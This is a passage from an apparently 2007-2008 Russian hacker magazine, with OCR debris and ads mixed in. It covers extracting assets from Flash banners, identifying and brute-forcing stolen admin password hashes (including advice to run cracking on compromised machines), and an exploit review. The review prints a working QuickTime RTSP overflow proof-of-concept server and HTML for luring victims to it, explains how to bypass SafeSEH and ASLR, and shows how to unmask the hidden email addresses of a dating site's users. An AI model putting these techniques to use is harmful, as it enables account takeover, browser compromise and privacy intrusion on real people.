3. Открываем папку Shape, содержащую статические изображения. В ней ищем понравившуюся графику, напротив нужного изображения ставим галочку. В случае отсутствия нужного рисунка, открываем каталог Sprite, в котором собраны анимированные картинки.

Возможно, тебе понравилось музыкальное оформление. Конечно, оно используется не так часто, но однозначно привлекает внимание. Все файлы wav и mp3, запакованные в swf-файл, будут



Потрошим чужой баннер


перечислены в папке Sound. Выбираем, прослушиваем, ставим галочки. В папке Button можно найти оформление кнопок и ссылок баннера.

4. Нужные элементы выбраны, в главном меню тыкаем «File → Export» либо ждем <F2>. Перед нами диалог экспорта. Проверяем настройки: в области File format напротив Shape ставим «Flash (*.swf)», напротив Sound — «Sound (*.wav; *.mp3)», напротив Sprite — «Flash (*.swf)», напротив Button — «Flash (*.swf)». Определяем папку, в которую будут скопированы нужные картинки и звук, и ждем Export.

5. Работа с swf-декомпилятором закончена. Мы имеем нужные нам изображения и анимацию в отдельных маленьких файлах формата swf. Для перевода этих swf-файлов в привычный формат (jpeg, gif, bmp и т.д.) используем любую специализированную swf-конвертер, например, для перевода в gif можно заюзать SWF-AVI-GIF Converter.

Вот теперь идем пить пив... хм, то есть задача выполнена: мы получили графику и звук из flash-баннера.

№7



Брутим хэши

ЗАДАЧА: ОПРЕДЕЛИТЬ ТИП АЛГОРИТМА ПО ВИДУ ХЭША ПАРОЛЯ

РЕШЕНИЕ:

В последнее время то и дело натыкаюсь на различных хак-форумах на топики с темами типа «Помогите определить алгоритм!» или «Чем зашифрован пасс?». С чем это связано? На самом деле здесь все достаточно просто. Посуди сам, только модификаций одного MD5 развелось немерено, а учитывая, что на большинстве движков пассы юзеров хранятся в базе в зашифрованном виде, атакующему порой приходится разгадывать недетскую головоломку. Итак, допустим, ты слил хэш пароля от админского аккаунта. Все твои дальнейшие действия можно подогнать под следующий план:

1. Определение алгоритма (чем зашифрован пароль).
2. Брут слитого хэша.

Как ты понимаешь, глупо начинать брут, пока точно не убедишься в том, что ты на 100% правильно определил алгоритм шифрования. Поэтому первое, что мы сделаем, — рассмотрим наиболее распространенные алгоритмы (в том числе и модификации MD5, применяющиеся в PHP-движках):

- MD4 — 4a4a963e47c7b8a3b355e0e0c90d0aa0 — мало где используется, в основном для общего ознакомления :).
- MD5 (Unix) — \$1\$qwe\$PmWbB8acK8LffnIJif6T1 — применяется при шифровании паролей пользователей в *nix-системах.
- MD5 (APR) — \$apr1\$qwe\$4E08hVkt1ZyQnU0L2dsJB — здесь все просто, обрати внимание на ключевое слово apr в хэше.
- MD5 (128bit — md5 (\$pass)) — 97f44b13955235245b2497399d7a93 — очень часто используемый алгоритм.
- MYSQL (64bit) — 5668a61a05d9c04b — встречается в старом мускуле (<= 5-й версии), брутится быстро и непринужденно :).
- MYSQL5 (160bit) — e56a114692fe0de073f9a1dd68a00eeb9703f3f1 — встречается в мускуле => 5-й версии, не дружит с брутом.
- SHA-1 (160bit) — 601f1889667efaebb33b8c12572835da3f027f78 — достаточно криптостойкий алгоритм.
- SHA-1 (HMAC) — f52c1ee3b7b74c8ced47ae9a8a1891cc49db07e6
- SHA-1 (Base64) — YB8YiWZ++uuzO4wSVyG12j8Cf3g=

Используются в PHP:

- md5 (\$pass) — a16ce661f37300103b24add01c94c8dc — много где, например в phpbb.
- md5 (md5 (\$pass)) — 63ee451939ed580ef3c4b6f0109d1fd0 — применяется в e107.
- md5 (md5 (\$pass) . \$salt) — 3b66224a098f5eb18ce1a0bc9628269e — применяется в vBulletin.
- md5 (md5 (\$salt) . md5 (\$pass)) — 231b7727e6471d3f22ef56e190a3bf61 — применяется в IPB 2.x.x.
- sha1 (\$username, \$pass) — da39a3ee5e6b4b0d3255bfe95601890afd80709

После того как ты определил тип хэша и алгоритм шифрования, можно приступать к бруту. Среди софта выделяю следующие утилиты:

1. John the Ripper — отлично брутит пароли, зашифрованные с помощью DES-алгоритма.
2. PasswordsPro — мастер на все руки, перебирает различные модификации MD5, MySQL, SHA-1.

Софта достаточно много, и каждый имеет свои особенности. Кроме того, советую запускать перебор на ломаных дедах, поскольку напрягать сутками родной комп — неблагодарное занятие. Конечно, ты всегда можешь написать собственную утилиту, в этом случае мне, и, быть может, твой брутер окажется на страницах любимого журнала :).



КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОЙТОВ

ПОСЛЕДНИЙ МЕСЯЦ ПРИНЕС БОГАТЫЙ УРОЖАЙ КРИТИЧЕСКИХ ОШИБОК САМОГО РАЗНОГО КАЛИБРА, ФОРМ-ФАКТОРА И ТИПОРАЗМЕРА, ПОРАЗИВШИХ В ТОМ ЧИСЛЕ И LINUX С OPENBSD (ЧЕГО УЖЕ ДАВНО НЕ СЛУЧАЛОСЬ). НО, КАК ВОДИТСЯ, САМЫЕ СОЧНЫЕ ДЫРЫ ТРАДИЦИОННО СОЗРЕВАЮТ В ВИСТЕ И ХРЮШЕ, КОТОРЫМ ПОСВЯЩЕН НАШ СЕГОДНЯШНИЙ FULL DISCLOSE, ПРИПРАВЛЕННЫЙ ТРОЙКОЙ БОЛЕЕ МЕЛКИХ УЯЗВИМОСТЕЙ.

01 OPENSSL: ПЕРЕПОЛНЕНИЕ БУФЕРА SSL_GET_SHARED_CIPHERS

>> Brief В конце ноября 2007 года на хакерских форумах появились многочисленные сообщения о переполнении буфера в функции SSL_Get_Shared_Ciphers(), входящей в состав популярной библиотеки OpenSSL и затрагивающей практически все операционные системы по OpenBSD включительно. Остается только выяснить, насколько серьезен вектор атаки.



Исправленная библиотека OpenSSL на CVS

Зерно раздора было брошено в почву еще за год до этого, когда Tavis Ormandy и Will Drewry из Google Security Team обнаружили ошибку переполнения в сабжевой функции (<http://securityfocus.com/bid/20249>), которую разработчики OpenSSL мужественно устранили, выпустив обновленные версии OpenSSL 0.9.7f/0.9.8d. Спустя некоторое время о дыре все забыли. Все, кроме хакера по имени Moritz Jodeit, обратившего внимание на то, что при определенных обстоятельствах переполнение все-таки происходит, передавая управление shell-коду. Что же это за обстоятельства такие?

Рассмотрим фрагмент файла ssl/ssl_lib.c:

```
p=buf;
sk=s->session->ciphers;

for (i = 0;
     i<sk_SSL_CIPHER_num(sk) ;
     i++)
{
    /* Decrement for either
    the ':' or a '\0' */
    len--; [4]
    c = sk_SSL_CIPHER_
    value(sk,i) ;
    for (cp=c->name; *cp; )
    {
        if (len-- <= 0) [1]
        {
            p='\0'; [5]
            return(buf) ;
        }
        else *(p++)=
            *(cp++); [2]
    }
    *(p++)=':'; [3]
};

p[-1]='\0';

return(buf) ;
```

Древняя уязвимость исправлена строкой [1], но сильно лучше от этого не стало. Заполним буфер шифруемой строкой с таким расчетом, чтобы len == 1, а ср указывал на конец строки. Тогда в последнем проходе цикла for() переменная len обратится в ноль, записывая последний байт строки в шифробуфер [2], увеличивая указатель на единицу. Затем этот байт заполняется символами-разделителями «:», а указатель р уменьшается на единицу для записи терминатора \0. Если же шифрование на этом не кончается, мы возвращаемся во

внешний цикл, уменьшаем len на единицу еще раз и тут же выполняем проверку на равенство нулю, после чего функция возвращает буфер с незавершенным нулем с последующим переполнением и передачей управления на shell-код.

>> Targets

Уязвимы практически все Linux- и xBSD-системы, включающие в себя библиотеку OpenSSL с версии 0.9.7 по версию 0.9.8e включительно (в этот список попадает и OpenBSD 4.0, и FreeBSD 6.2, и т.д.).

>> Exploit

Теперь перейдем от теории к практике. Что мешает нам написать боевой эксплойт? Во-первых, необходимо приложение, явным образом вызывающее функцию SSL_Get_Shared_Ciphers(), изначально предназначенную для отладочных целей и потому не слишком популярную. Во-вторых, поскольку процедура «рукопожатия» (handshake) не вызывает этой функции, мы должны найти способ послать специальным образом сконструированные строки как серверу, так и клиенту. В-треть-


их, мы должны иметь доступ к SSL-приложению как на клиенте, так и на сервере, где оно обычно запущено с повышенными привилегиями и до которого там просто не добраться.

>> Solution

Производители библиотеки OpenSSL оперативно отреагировали на сообщение об уязвимости, исправив ошибку в версии OpenSSL_0_9_8-stable, доступной на CVS и вышедшей 19 октября 2007 года, то есть всего спустя 13 дней после уведомления о дыре. Разработчики операционных систем также не остались в стороне и выложили патчи, которые, впрочем, можно не качать, поскольку особой опасности нет.

02 QEMU: ЛОКАЛЬНЫЙ ОТКАЗ В ОБСЛУЖИВАНИИ

>> Brief 30 ноября 2007 года юный (но уже продвинутый) нидерландский хакер по имени TeLeMan обнаружил ошибку в популярном эмуляторе QEMU (<http://fabrice.bellard.free.fr/qemu/>), распростра-



SUN OF A BEACH под прицелом IDA Pro



Раскрытие подлинных адресов для общения в обход формы

няемом в исходных текстах на бесплатной основе и портированном на множество различных платформ. Дефект реализации буфера трансляции машинных команд (в исходных текстах он обозначен как Translation Block buffer) приводит к возможности переполнения с передачей управления shell-коду или к банальному отказу в обслуживании, что хоть и не смертельно, но все же весьма неприятно. Подробности на www.securityfocus.com/bid/26666.

>> Target

В настоящее время уязвимость подтверждена в версии 0.9. Про остальные пока ничего не известно, но есть все основания полагать, что они также уязвимы.

>> Exploit

Демонстрационный proof-of-concept exploit (с романтическим названием SUN OF A BEACH), вызывающий отказ в обслуживании, можно скачать по адресу www.securityfocus.com/data/vulnerabilities/exploits/26666-qemu-dos.rar. Как мы видим, он представляет собой rar-архив размером 970 байт, распаковав который, мы обнаружим com-файл в 2560 байт. На самом деле это никакой не com, а самый настоящий exe, причем, если быть предельно корректным, win32-PE. Как известно, системный загрузчик не различает расширений и ему все равно. Хоть com, хоть exe. Ладно, грузим этот PE в дизассемблер и видим, что он упакован UPX'ом. Незлобно материмся, берем последнюю версию UPX (бесплатную, кстати) и распаковываем

файл путем указания ключа '-d' (от decompression) в командной строке. Размер эксплоита немедленно увеличивается аж до 1 056 768 байт. Хвостом чую — тут что-то не то, но не будем делать поспешных выводов, а загрузим файл в дизассемблер. В итоге мы увидим огромное (40000h) количество команд «padding xmm1, xmm2» (сложение с насыщением знаковых упакованных байт), за которыми следует вызов диалогового окна с надписью «Passed» — тест пройден. Ну, это на живом ЦП он пройден, а у эмулятора эксплоит конкретно рвет крышу и будет рвать до тех пор, пока разработчики его не пофиксят.

>> Solution

Решения проблемы в настоящее время не существует, и, выполняя потенциально опасный код на эмуляторе QEMU, мы легко можем превратиться из охотника в жертву.

03 ЗАМОК БОЛИ: ДОСТУП К ПОЛЬЗОВАТЕЛЬСКИМ ДАННЫМ

>> Brief Блуждая по Сети в поисках жратвы (то есть добычи, которая эту жратву и будет готовить), я натолкнулся на сайт paincastle.ru, содержащий раздел знакомств в довольно типичной для BDSM-сайтов манере: отправить жертве письмо можно только через специальную форму, указав свой email. Считается, что такой способ надежно страхует от спама и от разных маньяков, которые долбят настолько занудно, что им легче

дать, чем послать в /dev/nul. То есть послать-то их, конечно, можно, но они все равно не уйдут. Короче говоря, существует тысяча и одна причина для сокрытия своего почтового адреса от посторонних глаз. Но так ли этот механизм надежен и можно ли ему доверять? Оказывается, что нет, и я столкнулся с вполне типичной ошибкой, которую встречал уже не раз и даже не два, а очень много раз, и наконец решил ее описать, чтобы:

- а) пользователи знали, что они далеко не всегда защищены;
- б) администраторы думали головой и тестировали движок, просчитывая наперед все возможные ситуации.

Ситуации бывают разные. Самая типичная из них: при попытке пересылки содержимого формы



Парни из Symantec'а крошат Горячего Лиса

конечному адресату его почтовый сервер отбивает письмо назад, поскольку считает, что это спам, и сайт-отправитель уже давно занесен в черный список. Теоретически код, обрабатывающий форму, должен уведомить отправителя, что его письмо не дошло до адресата и вообще не судьба, что в данном случае и происходит. Только вместе с уведомлением о невозможности доставки в тело отбитого письма включается и сам целевой адрес жертвы, на который ей теперь можно писать без всяких там форм и прочих отчетностей. Пример ответа приведен ниже. Сначала идет текст, сгенерированный роботом, затем — заголовок письма, отбитого почтовым сервером, и ниже — само тело сообщения,

адресованного жертве (здесь оно не показано):

РАСКРЫТИЕ ПОДЛИННОГО ПОЧТОВОГО АДРЕСА ЖЕРТВЫ


Hi. This is the qmail-send program at sys145.3fn.net.

I'm afraid I wasn't able to deliver your message to the following addresses. This is a permanent error; I've given up. Sorry it didn't work out.

```
<taska2004@mail.ru>:
194.67.23.20 failed after
I sent the message.
Remote host said: 550 spam
message discarded. If you
think that the system is
mistaken, please report
details to abuse@corp.
mail.ru
```

04 APPLE QUICKTIME: ПЕРЕПОЛНЕНИЕ СТЕКА В RTSP-ЗАГОЛОВКЕ

>> Brief 23 ноября 2007 года польский хакер по кличке Krystian Kloskowski (также известный под кодовым именем h07) обнаружил дыру в Apple QuickTime Player, а также всех его плагинов, цепляющихся к популярным браузерам и позволяющих реализовать удаленную атаку путем заманивания жертвы на подконтрольный хакеру web-сервер. Обычно это осуществляется массовой рассылкой email'ов. Ошибка заключается в некорректной обработке поля Content-Type в RTSP-заголовке и приводит к переполнению буфера с возможностью засылки зловердного shell-кода. Парни из исследовательской лаборатории корпорации Symantec протестировали демонстрационный эксплоит от Krystian'a Kloskowski, раскрыли Горячего Лиса, Сафари, IE 6/7, чем и подтвердили наличие дыры. Однако они крайне скептически отнеслись к возможности захвата управления, о чем и высказались в своем блоге (www.symantec.com/enterprise/security_response/weblog/2007/11/0day_exploit_for



Падение браузера при переполнении — изучение содержимого регистров (для вывода их в удобочитаемой форме на экран отладчика использовался написанный на скорую руку плагин)

apple_quickti.htm]). Десятки хакеров со всего мира, засев за отладчики и компиляторы, доказали, что товарищи из Symantec'а кругом неправы и захват управления возможен не только на XP SP2, но даже на Висте со всеми ее новомодными системами защиты. Эксплоиты посыпались, как перезрелые мандарины с дерева! Подробности этого прецедента читай на www.securityfocus.com/bid/26549.

>> Targets

Уязвимость подтверждена в версиях 7.2 и 7.3 Apple QuickTime Player, что затрагивает целый ряд браузеров: IE 6/7, Горящего Лиса, Оперу, Сафари, а также некоторые другие программные продукты, работающие с потоковым видео через QuickTime Player, например Second Life Viewer от компании Linden Research, Inc. Операционные системы: W2K/XP SP0/SP1/SP2/Vista.

>> Exploits

Имеется огромное количество эксплоитов: от узконаправленных (атакующих системы строго определенного типа) до универсальных, список которых с краткими комментариями приведен ниже:

- <http://downloads.securityfocus.com/vulnerabilities/exploits/26549.py> — самый первый эксплоит от Krystian'a Kloskowski, написанный на Питоне и работающий на XP SP2, вызывая крах браузера, больше никаких действий не производит и к тому же требует дописывания части HTML-кода для встраивания QuickTime-объекта.
- http://securityfocus.com/data/vulnerabilities/exploits/26549-qt_public.tar.gz — законченный pack от Yag'a Kohha (skyhole@gmail.com), включающий в себя все необходимые файлы для атаки на браузер. Содержит shell-код, пробивающий XP SP2 на пару с Vista.
- <http://downloads.securityfocus.com/vulnerabilities/exploits/26549-uni2.py> — боевой эксплоит, написанный двумя хакерами — muts'ом и javaguru1999 — специально, чтобы позлить парней из Symantec, считающих, что захват управления невозможен. Эксплоит работает на XP SP2/Висте со всеми браузерами, убивая их путем принудительного завершения процесса (естественно, shell-код может быть переписан).
- <http://downloads.securityfocus.com/vulnerabilities/exploits/26549-uni.py> — первая редакция предыдущего эксплоита — сырая и не вполне уверенно работающая, но все же полезная для ознакомления.
- <http://downloads.securityfocus.com/vulnerabilities/exploits/26549.c> — качественный эксплоит на Си, написанный хакером InTeL'ом. Работает на всех системах/браузерах, содержит внятные комментарии и легко модифицируемый shell-код.

>> Solution

На момент публикации статьи никаких заплаток нет, и самое умное, что можно сделать, — это заблокировать TCP-порт 554 на брандмауэре, лишившись возможности просмотра потокового QuickTime-контента. Но, как говорится, за все в этом мире приходится платить, а за безопасность — тем более. Или же просто снести напроочь плагин QuickTime, а аудио- и видеофайлы проигрывать, например, на mplayer'е или другом внешнем проигрывателе (впрочем, поиск проигрывателя без дыр — весьма абстрактная задача из области фантастики).

× FULL DISCLOSE

Чтобы не блуждать во тьме и не насилловать отладчик, скачаем оригинальный эксплоит Krystian'a Kloskowski и присмотримся к нему повнимательнее (напоминаем, что он лежит по адресу <http://securityfocus.com/data/vulnerabilities/exploits/26549.py>). Большинство вопросов отпадут по ходу даже без глубокого знания Питона:

ОРИГИНАЛЬНЫЙ ЭКСПЛОИТ ОТ KRYSTIAN'A KLOSKOWSKI

```
from socket import *

header = (
    'RTSP/1.0 200 OK\r\n'
    'CSeq: 1\r\n'
    'Date: 0x00 :P\r\n'
    'Content-Base: rtsp://0.0.0.0/1.mp3/\r\n'

    'Content-Type: %s\r\n' # <-- здесь происходит
    переполнение

    'Content-Length: %d\r\n'
    '\r\n')

body = (
    'v=0\r\n'
    'o=- 16689332712 1 IN IP4 0.0.0.0\r\n'
    's=MPEG-1 or 2 Audio, streamed by the PoC
Exploit o.o\r\n'
    'i=1.mp3\r\n'
    't=0 0\r\n'
    'a=tool:ciamciamcia\r\n'
    'a=type:broadcast\r\n')
```


CVE	DESCRIPTION	CVEs	AUTHOR
2007-11-28	Apple QuickTime 7.2.17.9 exploit (Windows)	8819	Subscriptio LLC
2007-11-27	Apple QuickTime 7.2.17.9 exploit (Windows)	4082	YAG KONNA
2007-11-27	MSOffice Online Scanner R ActiveX Heap Overflow exploit	2843	Myhobby
2007-11-26	Apple QuickTime 7.2.17.9 exploit (Windows)	8123	swata
2007-11-24	Apple QuickTime 7.2.17.9 exploit (Windows)	4949	ExTel
2007-11-11	Microsoft Internet Explorer 7.0.5725.5000 (Windows)	22947	grabarc
2007-11-01	Oracle Primavera ActiWin Control 2.0 Traversal Method exploit	8110	Abbasad

Парадэксплоитов на www.milw0rm.com

```
'a=control:*\\r\\n'
'a=range:npt=0-213.077\\r\\n'
'a=x-qt-text-nam:MPEG-1 or 2 Audio,
streamed by the PoC Exploit o.O\\r\\n'
'a=x-qt-text-inf:1.mp3\\r\\n'
'm=audio 0 RTP/AVP 14\\r\\n'
'c=IN IP4 0.0.0.0\\r\\n'
'a=control:track1\\r\\n'
)

tmp = "A" * 995
tmp += "B" * 4096
header %=( tmp, len(body)) # 995 символов
'A' и 4096 символов 'B'
evil = header + body # конструируем
переполненный заголовок

s = socket(AF_INET, SOCK_STREAM)
s.bind(("0.0.0.0", 554)) # цепляемся за
TCP-порт 554
s.listen(1)
print "[+] Listening on [RTSP] 554"
c, addr = s.accept()
print "[+] Connection accepted from: %s"
% (addr[0])
c.recv(1024)
c.send(evil)
raw_input("[+] Done, press enter to
quit")

c.close()
s.close()
```

Мы видим, что эксплоит представляет собой потоковый mp3-подобный сервер в миниатюре (точнее, его имитацию), генерирующий RTSP-пакеты с «дикиими» заголовками, поле Content-Type которых собирается следующим образом: «[A * 995] + [B * 4096] \\r \\n», то есть содержит 995 символов 'A', за которыми следуют 4096 символов 'B'. Это, чтобы если и переполнять, то наверняка! Ок, запускаем эксплоит на выполнение — и ничего не происходит! Правильно! Ведь мы только открыли порт и стали его




АБОНЕНТ ВСЕГДА В ВЫИГРЫШЕ!

Специальное предложение:

ТЕЛЕФОН + ИНТЕРНЕТ
ПОДКЛЮЧЕНИЕ БЕСПЛАТНО

- Подключение – в любом месте Москвы и Московской обл.
- Срок подключения в Москве – 14 дней, в Московской обл. – от 14 до 30 дней.
- Установка прямого московского телефонного номера
- Многоканальные телефонные номера
- IP-телефония
- Выделенные линии Интернет
- Корпоративные частные сети (VPN)
- Хостинг, услуги data-центра



Реакция Горящего Лиса на попытку атаки при отсутствующем плагине Apple QuickTime

слушать, ожидая подбросить первому встречному пакет-убийцу, но вот что-то никаких встречных на нашей улице не наблюдается, и, чтобы их заманить, необходимо создать HTML-файл с внедренным потоковым объектом. Огромное количество примеров реализации содержится на <http://quicktime.tc.columbia.edu/users/iml/movies/mtest.html>. Вот, например, один из них (естественно, адрес quicktime.tc.columbia.edu должен быть заменен нашим локальным адресом или адресом того сервера, на котором выложен эксплойт):

ПРИМЕР ВНЕДРЕНИЯ ПОТОКОВОГО ОБЪЕКТА В HTML-КОД

```
<script src="/javascript/AC_QuickTime.js" language=
"JavaScript" type="text/javascript">
</script>

<script language="JavaScript" type="text/javascript">
  QT_WriteОБЪЕКТ('rtsp://quicktime.tc.columbia.
edu:554//movies/sixties.mov', '320','256','','
'autoplay', 'false');
</script>
```

А вот Yag Kohha в своем эксплойте пошел другим путем, ключевой фрагмент которого приводится ниже:

ВНЕДРЕНИЕ ПОТОКОВОГО ОБЪЕКТА В HTML-КОД ПО МЕТОДУ YAG'А КОННА

```
document.write('<object CLASSID="clsid:02BF25D5-8C17-
4B23-BC80-D3488ABDDC6B"
width="0" height="0" style="border:0px">
<param name="src" value="./playlist.mov">
<param name="autoplay" value="true">
<param name="loop" value="false">
<param name="controller" value="true"></object>');
```

Открываем сгенерированный HTML в браузере, кликаем по ссылке на mp3-файл (якобы mp3) — и браузер тут же падает, позволяя нам

проанализировать содержимое регистров (для этого в системе должен быть предварительно установлен Just-In-Time-отладчик, например, OllyDebugger).

41414141h (ASCII-коды символов 'A') указывают на следующую SEH-record (запись для обработки структурных исключений), а 42424242h затирают SEH-handler, что позволяет реализовать классическую передачу управления через подмену SEH-обработчика. Вот только работать это будет лишь на W2K, но никак не на XP SP2, поскольку там реализован защитный механизм, именуемый SafeSEH, препятствующий передаче управления на код, расположенный в стеке. Ну на самом деле это не такая уж большая проблема. В секции кода одной из динамических библиотек можно найти команду JMP ESP, соответствующую опкоду FFh E4h, который с высокой степенью вероятности встретится в памяти и сделает нам «пас», чего система даже не заподозрит. Правда, это не слишком надежно и совсем не универсально, ведь положение машинных команд варьируется от одной версии системы к другой и зависит еще и от типа и версии браузера. А на Висте, с учетом механизма рандомизации адресного пространства (ASLR — Address Space Layout Randomization), и вовсе труба, поскольку стартовые адреса библиотек выбираются случайным образом из 256 возможных вариантов, и шансы на успешную атаку тают прямо на глазах. Конечно, если долго мучиться, что-нибудь получится, то есть ожидаемая комбинация когда-нибудь да выпадет, особенно если мы не атакуем конкретную жертву, а устраиваем тотальную бомбежку в надежде создать очередной ботнет.

Однако, на наше счастье, модули, входящие в состав QuickTime Player'a (а именно модули с расширением gtx), не используют ни рандомизацию (по соображениям производительности), ни Safe-SEH (совершенно непонятно, по каким соображениям), поэтому атака из труднореализуемой становится совершенно тривиальной.

Достаточно передать управление куда-то внутрь одного из gtx-модулей, и все, что нам нужно, — это учитывать версию самого Quick Time Player'a, которых на данный момент в широком использовании всего две: 7.2 и 7.3. Единственная проблема, с которой приходится сталкиваться хакерам (и которая сбивает с толку многих начинающих), — это принудительная фильтрация символов поля Content-Type, приводящая к невозможности использования большого количества машинных команд в shell-коде. В частности, символы 4Bh (DEC EBX), 59h (POP ECX) 79h (JNS XXX) отменяются парсером как неверные. К тому же эти hex-коды могут быть и частью других машинных команд. Что делать? Очень просто — шифровать! Основное тело shell-кода зашифровано таким образом, что «запрещенные» символы в нем не встречаются, а в качестве расшифровщика используется тривиальный цикл с XOR, который легко написать даже с учетом всех правил фильтрации, которые только есть.

Таким образом, атака на Apple QuickTime — это реальность, рискующая в любую секунду обернуться глобальной техногенной катастрофой, поражающей все системы без разбора. Боевые эксплойты уже написаны и выложены в публичный доступ, а дырка до сих пор не закрыта! В общем, ситуация просто взрывоопасная. ☠

«ОДНАКО, НА НАШЕ СЧАСТЬЕ, МОДУЛИ, ВХОДЯЩИЕ В СОСТАВ QUICKTIME PLAYER'А (А ИМЕННО МОДУЛИ С РАСШИРЕНИЕМ GTX), НЕ ИСПОЛЬЗУЮТ НИ РАНДОМИЗАЦИЮ, НИ SAFE-SEH, ПОЭТОМУ АТАКА ИЗ ТРУДНОРЕАЛИЗУЕМОЙ СТАНОВИТСЯ СОВЕРШЕННО ТРИВИАЛЬНОЙ»

31 января -

1 февраля

2008, Москва,

здание Правительства Москвы
(ул. Новый Арбат, 36)

ДЕСЯТЫЙ НАЦИОНАЛЬНЫЙ
ФОРУМ ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ

ИНФОФОРУМ

БЕЗОПАСНОСТЬ новые вызовы,
РОССИИ: угрозы,
решения

ИННОВАЦИОННЫЕ РЕШЕНИЯ ДЛЯ БЕЗОПАСНОСТИ РОССИИ

- Инновационные решения в борьбе с международным терроризмом
- "Электронное государство": вопросы безопасности электронных услуг
- Интеллектуальная собственность в экономике Российской Федерации
- Государственная политика в сфере информационной безопасности
- Новые информационные продукты и решения для создания защищенной информационной среды
- 5-я церемония награждения лауреатов премии "СЕРЕБРЯНЫЙ КИНЖАЛ" "За личный вклад в формирование системы информационной безопасности Российской Федерации"

Оргкомитет: 8 495 609 678 5, e-mail: info@infoforum.ru, www.infoforum.ru



КРИС КАСПЕРСКИ



СЫРОСТЬ НЕ РАДОСТЬ

РЕАЛИЗАЦИЯ СЫРЫХ СОКЕТОВ В WINNT

Сырые сокеты (raw sockets) широко используются как в хакерских, так и в легальных коммерческих программах: эксплойтах, спуферах, sniffерах, сканерах, брандмауэрах, NAT'ах, etc. Никсы поддерживают сырые сокеты изначально, 9x — лишь формально. С выходом W2K Microsoft подарила нам полноценную поддержку сырых сокетов, но начиная с XP SP2 сурово урезала их функциональность, в результате чего многие системные программы перестали работать. Чтобы вернуть былую функциональность, программистам пришлось опуститься на уровень ядра или занять библиотеку WinCap. А что делать простым пользователям? Как оживить старые программы, не имея исходных текстов на руках? Без паники! Сейчас я все расскажу.

